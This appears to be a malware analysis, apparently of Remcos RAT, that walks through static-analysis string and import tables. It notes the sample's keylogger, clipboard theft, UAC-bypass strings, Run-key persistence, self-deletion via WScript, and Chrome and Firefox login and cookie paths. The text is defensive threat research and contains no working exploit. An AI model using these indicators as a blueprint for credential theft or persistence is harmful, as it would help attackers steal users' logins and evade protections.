URLOpenBlockingStreamW	x	implicit	-	urlmon.dll
URLDownloadToFileW	x	implicit	-	urlmon.dll
InternetOpenUrlW	x	implicit	-	wininet.dll
InternetOpenW	x	implicit	-	wininet.dll
InternetCloseHandle	x	implicit	-	wininet.dll
InternetReadFile	x	implicit	-	wininet.dll

Here we have a script dropping evidence by means of a WScript object to delete the script *Wscript.ScriptFullName:*




hint (304)	value (4980)
x	CreateObject("WScript.Shell").Run "cmd /c ""
x	CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)
wmi	Elevation:Administrator!new:
utility	cmd.exe
utility	time
utility	pause audio
utility	resume audio
utility	stop audio
utility	Control Panel\Desktop
utility	open
utility	explorer.exe
utility	Set fso = CreateObject("Scripting.FileSystemObject")\r\nOn Error Resume Next\r\
utility	WinDir
utility	svchost.exe
utility	fsutil.exe
utility	cmd.exe
utility	open "
utility	program files\
utility	program files (x86)\
url-pattern	http://geoplugin.net/json.gp
size	FFFFFFFF00000001000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFF
size	FFFFFFFF00000001000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFC
size	5AC635D8AA3A93E7B3EBBD55769886BC651D06B0CC53B0F63BCE3C3E27D2604B
size	FFFFFFFF00000000FFFFFFFFFFFFFFFFBCE6FAADA7179E84F3B9CAC2FC632551
size	6B17D1F2E12C4247F8BCE6E563A440F277037D812DEB33A0F4A13945D898C296
size	4FE342E2FE1A7F9B8EE7EB4A7C0F9E162BCE33576B315ECECBB6406837BF51F5
rtti	.?AVtype_info@@
rtti	.?AVbad_alloc@std@@
rtti	.?AVbad_array_new_length@std@@
rtti	.?AVlogic_error@std@@
rtti	.?AVlength_error@std@@

Here is a reference to some registry keys that can be used for malicious persistence and the *SeShutdownPrivilege* function (which allows execution permissions to shut down a local system)




HKLM
HKCU
HKCR
HKCC
Software\Microsoft\Windows\CurrentVersion\Uninstall
Software\Microsoft\Windows\CurrentVersion\Run\
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\
SeShutdownPrivilege
Administrator
[Space]

Note the presence of references to keystrokes and *key handling* events, such as Alt, F1, F11. This feature is related to the keylogger module within the threat.




hint (304)	value (4980)
keyboard	[Alt]
keyboard	[Pause]
keyboard	[Esc]
keyboard	[End]
keyboard	[Left]
keyboard	[Up]
keyboard	[Right]
keyboard	[Down]
keyboard	[Print]
keyboard	[Ins]
keyboard	[Del]
keyboard	[Win]
keyboard	[Menu]
keyboard	[F1]
keyboard	[F2]
keyboard	[F3]
keyboard	[F4]
keyboard	[F5]
keyboard	[F6]
keyboard	[F7]
keyboard	[F8]
keyboard	[F9]
keyboard	[F10]
keyboard	[F11]
keyboard	[F12]
keyboard	[Ctrl+
guid	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
function	WriteFile
function	ExitThread
function	CloseHandle
function	WaitForSingleObject

The functions *GetClipboardData* and *SetClipboardData* are used for the purpose of malicious clipboard logging and changes to clipboard content.




blacklist (121)	hint (304)	value (4980)
x	function	GetClipboardData
x	function	UnhookWindowsHookEx
x	function	GetForegroundWindow
-	function	ToUnicodeEx
-	function	GetKeyboardLayout
x	function	CloseClipboard
x	function	OpenClipboard
x	function	GetKeyboardState
x	function	CallNextHookEx
x	function	GetKeyState
x	function	GetWindowThreadProcessId
-	function	SetForegroundWindow
x	function	SetClipboardData
x	function	EnumWindows
x	function	ExitWindowsEx
x	function	EmptyClipboard
-	function	ShowWindow
-	function	IsWindowVisible
-	function	CloseWindow
x	function	SendInput
x	function	mouse_event
-	function	DrawIcon
-	function	GetSystemMetrics
-	function	GetIconInfo
-	function	GetCursorPos
-	function	TrackPopupMenu
-	function	CreatePopupMenu
-	function	DeleteObject
-	function	DeleteDC
-	function	GetDIBits
-	function	StretchBlt

The *CryptReleaseContext* and *CryptGenRandom* functions can be related to the encryption contexts objects created for the file encryption phase:




blacklist (121)	hint (304)	value (4980)
-	function	CreateCompatibleBitmap
-	function	RegCloseKey
x	function	OpenProcessToken
x	function	AdjustTokenPrivileges
x	function	ControlService
-	function	CloseServiceHandle
-	function	QueryServiceStatus
x	function	CryptReleaseContext
x	function	CryptGenRandom
-	function	CoUninitialize
-	function	CoInitializeEx
-	function	CoGetObject
-	function	waveInAddBuffer
-	function	waveInStart
-	function	waveInOpen
-	function	waveInUnprepareHeader
-	function	waveInPrepareHeader
-	function	waveInStop
-	function	waveInClose
-	function	GdipLoadImageFromStream
-	function	GdipSaveImageToStream
-	function	GdipGetImageEncodersSize
-	function	GdipFree
-	function	GdipDisposeImage
-	function	GdipAlloc
-	function	GdipCloneImage
-	function	GdipGetImageEncoders
-	function	GdiplusStartup
x	function	InternetCloseHandle
x	function	InternetReadFile
-	function	ResetEvent

Further indicators that can be extracted from the threat's static attributes follow, such as the execution of a *reg add* command inherent to the *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies* registry key in order to modify system security settings and perform protection bypasses. There are also details concerning timestamps structures, the encryption key of the logins saved in the Firefox browser (**key3.db**), cookie databases and a reference to the **BreakingSecurity[.]net** domain, relating in fact to Remcos RAT and distribution of source code packages:



blacklist (121)	value (4980)
-	GetFileType
-	FlushFileBuffers
-	GetConsoleCP
-	GetConsoleMode
-	IsValidCodePage
-	GetOEMCP
-	SetStdHandle
-	HeapSize
-	SetEndOfFile
-	%S#[k
-	%Y-%m-%d %H.%M
-	/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Polici...
-	o%%Jr..\$
-	%%Jo..\r
-	x%Jo%.\r.
-	xxJo%%\r..8$
-	%02i:%02i:%02i:%03i
-	[+] FullDllName: %ws\r\n[+] BaseDllName: %ws\r\nwindir
-	\r\n[%04i/%02i/%02i %02i:%02i:%02i
-	wnd %04i%02i%02i %02i%02i%02i
-	time %04i%02i%02i %02i%02i%02i
-	C:\Windows\System32\cmd.exe
-	\key3.db
-	\cookies.sqlite
-	license code.txt
-	Shlwapi.dll
-	PowrProf.dll
-	User32.dll
-	alarm.wav
-	BreakingSecurity.net
-	KERNEL32.dll



BreakingSecurity.net
https://breakingsecurity.net · Traduci questa pagina

BreakingSecurity.net | Knowledge is Power

We are developers of several CyberSecurity software, aiming for high quality and customer satisfaction. Technologies we develop range from System Security to ...


Remcos Remote Control
BreakingSecurity.net · Home · Shop · Products · CyberGuard ...

Source Codes
C++ | RC4 class. Standard RC4 encryption algorithm. Simple ...

Casa
La società CyberSecurity si è concentrata sullo sviluppo di ...


Shop
1 Computer • 1 Year • Updates • Videotutorials • Support 365 ...

There is a *parsing* and reading operation of data contained in the stolen information, such as the attributes *emailAddress* and *serialNumber*:




blacklist (121)	value (4980)
-	ntdll.dll
-	\explorer.exe
-	\cookies.sqlite
-	h.vbs
-	\update.vbs
-	ieinstal.exe
-	ielowutil.exe
-	rmclient.exe
-	.exe
-	\sysinfo.txt
-	!This program cannot be run in DOS mode.
-	?Dj0Q:W$=
-	?g)([|X>=
-	?456789:;<=
-	/serialNumber=
-	/emailAddress=
-	f$~3
-	f'~>
-	~Rich
-	.text
-	`.rdata
-	@.data
-	.tls
-	.gfids
-	@.rsrc
-	@.reloc
-	SUVW
-	_^][
-	=TkG
-	D$ PW
-	D$$PW

Following is a detail of the *CryptUnprotectData* decryption function, the key is derived and used for a decryption process of the ***BLOB*** object:




blacklist (121)	value (4980)
-	GetFrame
-	FreeFrame
-	Failed to initialize TLS
-	Failed to initialize TLS context
-	Failed to load TLS certificate
-	Failed to load TLS key
-	Failed to load peer certificate
-	TLS Handshake... |
-	TLS Error 1
-	TLS Error 2
-	TLS Authentication Failed
-	TLS Error 3
-	Connection Refused
-	Connection Failed:
-	KeepAlive | Enabled | Timeout:
-	KeepAlive | Disabled
-	Connection Timeout
-	DisplayMessage
-	GetMessage
-	CloseChat
-	SystemDrive
-	<|||>
-	encrypted_key":"
x	CryptUnprotectData
-	crypt32
-	CurrentBuildNumber
-	RtlInitUnicodeString
x	NtAllocateVirtualMemory
x	NtFreeVirtualMemory
-	RtlAcquirePebLock
-	RtlReleasePebLock

User Access Control (UAC) protection is bypassed, we find logging strings related to the online keylogger module:




blacklist (121)	value (4980)
-	[+] ucmAllocateElevatedObject
-	[+] CoGetObject
-	[+] CoGetObject SUCCESS
-	[-] CoGetObject FAILURE
-	[+] ucmCMLuaUtilShellExecMethod
-	[+] before ShellExec
-	[+] ShellExec success
-	elev
-	ZipFiles
-	UnzipFiles
-	Browsing directory:
-	Executing file:
-	Downloading file:
-	Downloaded file:
-	Failed to download file:
-	Deleted file:
-	Unable to delete:
-	Unable to rename file!
-	Uploaded file:
-	Failed to upload file:
-	Uploading file to Controller:
-	SetFilePointerEx error
-	ReadFile error
-	okmode
-	Offline Keylogger Started
-	Keylogger initialization failure: error
-	minutes]\r\n
-	{ User has been idle for
-	Online Keylogger Started
-	Online Keylogger Stopped
-	Offline Keylogger Stopped

Here are some details of clipboard *placeholders* (in context with specific events, for example clipboard content changed), numerous references to cookies, logins and profiles in Chrome and Firefox.




blacklist (121)	value (4980)
-	[AltR]
-	[CtrlL]
-	[CtrlR]
-	[End of clipboard]\r\n
-	[Text copied to clipboard]\r\n
-	\AppData\Local\Google\Chrome\User Data\Default\Login Data
-	UserProfile
-	[Chrome StoredLogins not found]
-	[Chrome StoredLogins found, cleared!]
-	\AppData\Local\Google\Chrome\User Data\Default\Cookies
-	[Chrome Cookies not found]
-	[Chrome Cookies found, cleared!]
-	\AppData\Roaming\Mozilla\Firefox\Profiles\
-	[Firefox StoredLogins not found]
-	\logins.json
-	[Firefox StoredLogins Cleared!]
-	[Firefox Cookies not found]
